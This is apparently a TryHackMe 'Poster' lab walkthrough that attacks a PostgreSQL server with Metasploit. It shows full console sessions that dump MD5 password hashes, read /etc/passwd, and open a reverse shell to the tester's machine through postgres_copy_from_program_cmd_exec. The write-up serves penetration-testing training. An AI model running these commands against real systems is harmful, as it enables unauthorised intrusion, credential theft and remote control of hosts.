Now we will set our new exploit that will help us to know what exact version **PostgreSQL** is using.


The exploit is in option 25 from 2nd page.



```
msf6 auxiliary(scanner/postgres/postgres_login) > use 25
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/postgres/postgres_sql) > options

Module options (auxiliary/admin/postgres/postgres_sql):

   Name            Current Setting   Required  Description
   ----            ---------------   --------  -----------
   RETURN_ROWSET   true              no        Set to true to see query result sets
   SQL             select version()  no        The SQL query to execute
   VERBOSE         false             no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


View the full module info with the info, or info -d command.
```

POSTER – TRYHACKME


We will now modify the **password** and **rhosts** in the options and run the exploit.



```
msf6 auxiliary(admin/postgres/postgres_sql) > set rhosts 10.10.67.26
rhosts ⇒ 10.10.67.26
msf6 auxiliary(admin/postgres/postgres_sql) > set password password
password ⇒ password
msf6 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 10.10.67.26

Query Text: 'select version()'
==============================

    version
    -------
    PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609, 64-bit
```

We found the version of the database which is **9.5.21.**


Now we will use our next exploit from 2nd page to dump all the hashes in the target system.



```
msf6 auxiliary(admin/postgres/postgres_sql) > use auxiliary/scanner/postgres/postgres_hashdump
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/postgres/postgres_hashdump) > options

Module options (auxiliary/scanner/postgres/postgres_hashdump):

   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME  postgres         no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Again We will now modify the **password** and **rhosts** in the options and run the exploit.

POSTER – TRYHACKME




```
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set password password
password => password
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set rhosts 10.10.67.26
rhosts => 10.10.67.26
msf6 auxiliary(scanner/postgres/postgres_hashdump) > exploit

[+] Query appears to have run successfully
[+] Postgres Server Hashes
======================

 Username   Hash
 --------   ----
 darkstart  md58842b99375db43e9fdf238753623a27d
 poster     md578fb805c7412ae597b399844a54cce0a
 postgres   md532e12f215ba27cb750c9e093ce4b5127
 sistemas   md5f7dbc0d5a06653e74da6b1af9290ee2b
 ti         md57af9ac4c593e9e4f275576e13f935579
 tryhackme  md503aab1165001c8f8ccae31a8824efddc

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We see that there are total six hashes of six users.

Now will check the /etc/passwd file to confirm the users and their password locations.


We'll take new exploit from page 2nd which is **postgres_readfile.** It will show us the table containing users and their addresses present in target system including root.




```
msf6 auxiliary(scanner/postgres/postgres_hashdump) > use auxiliary/admin/postgres/postgres_readfile
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/postgres/postgres_readfile) > options

Module options (auxiliary/admin/postgres/postgres_readfile):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RFILE    /etc/passwd      yes       The remote file
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as

View the full module info with the info, or info -d command.
```

We will modify the **password** and **rhosts** and run the exploit.

POSTER – TRYHACKME



```
msf6 auxiliary(admin/postgres/postgres_readfile) > set password password
password ⇒ password
msf6 auxiliary(admin/postgres/postgres_readfile) > set rhosts 10.10.67.26
rhosts ⇒ 10.10.67.26
msf6 auxiliary(admin/postgres/postgres_readfile) > exploit
[*] Running module against 10.10.67.26

Query Text: 'CREATE TEMP TABLE uuubUBRoCy (INPUT TEXT);
      COPY uuubUBRoCy FROM '/etc/passwd';
      SELECT * FROM uuubUBRoCy'
=================================================================================================

    input
    -----
    #/home/dark/credentials.txt
    _apt:x:105:65534::/nonexistent:/bin/false
    alison:x:1000:1000:Poster,,,:/home/alison:/bin/bash
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    dark:x:1001:1001::/home/dark:
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    messagebus:x:106:110::/var/run/dbus:/bin/false
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    postgres:x:109:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    root:x:0:0:root:/root:/bin/bash
    sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    syslog:x:104:108::/home/syslog:/bin/false
    systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
    systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
    systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
    systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    uuidd:x:107:111::/run/uuidd:/bin/false
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```



```
#/home/dark/credentials.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
alison:x:1000:1000:Poster,,,:/home/alison:/bin/bash
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:109:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
dark:x:1001:1001::/home/dark:
[+] 10.10.67.26:5432 Postgres - /etc/passwd saved in /root/.msf4/loot/20240925095203_default_10.10.67.26_postgres.file_691179.txt
[*] Auxiliary module execution completed
```


From these tables we know that there are two main users on the system including root which are **alison** and **dark.**

We now know the users so we will try to do command execution in the target system to get **command prompt.**

POSTER – TRYHACKME


We can see in 2nd page that there is an exploit for remote command execution. We will use that exploit.

We will use the exploit shown below and modify the options which are needed.



```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > options

Module options (exploit/multi/postgres/postgres_copy_from_program_cmd_exec):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------

   DUMP_TABLE_OUTPUT  false            no        select payload command output from table (For Debugging)
   TABLENAME          55ZSCYAxA0j      yes       A table name that does not exist (To avoid deletion)


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------

   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------

   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------

   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We need to modify **tablename, password, rhosts and lhost** and then we can run the exploit.




```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set tablename postgres
tablename => postgres
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set rhosts 10.10.67.26
rhosts => 10.10.67.26
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set password password
password => password
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set lhost 10.17.16.197
lhost => 10.17.16.197
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > exploit

[*] Started reverse TCP handler on 10.17.16.197:4444
[*] 10.10.67.26:5432 - 10.10.67.26:5432 - PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609, 64-bit
[*] 10.10.67.26:5432 - Exploiting...
[+] 10.10.67.26:5432 - 10.10.67.26:5432 - postgres dropped successfully
[+] 10.10.67.26:5432 - 10.10.67.26:5432 - postgres created successfully
[+] 10.10.67.26:5432 - 10.10.67.26:5432 - postgres copied successfully(valid syntax/command)
[+] 10.10.67.26:5432 - 10.10.67.26:5432 - postgres dropped successfully(Cleaned)
[*] 10.10.67.26:5432 - Exploit Succeeded
[*] Command shell session 1 opened (10.17.16.197:4444 → 10.10.67.26:59830) at 2024-09-25 09:53:39 +0530

whoami
postgres
pwd
/var/lib/postgresql/9.5/main
```

As you can see we got command shell in the target machine and we are **postgres** and our current directory is **/var/lib/postgresql/9.5/main.** We will now explore the machine.


POSTER – TRYHACKME

As we know we have user **dark** we can use **ls -la /home/dark** command to see what this user has got.



```
ls -la /home/dark
total 28
drwxr-xr-x 2 dark dark 4096 Jul 28  2020 .
drwxr-xr-x 4 root root 4096 Jul 28  2020 ..
-rw------- 1 dark dark   26 Jul 28  2020 .bash_history
-rw-r--r-- 1 dark dark  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 dark dark 3771 Aug 31  2015 .bashrc
-rwxrwxrwx 1 dark dark   24 Jul 28  2020 credentials.txt
-rw-r--r-- 1 dark dark  655 May 16  2017 .profile
```

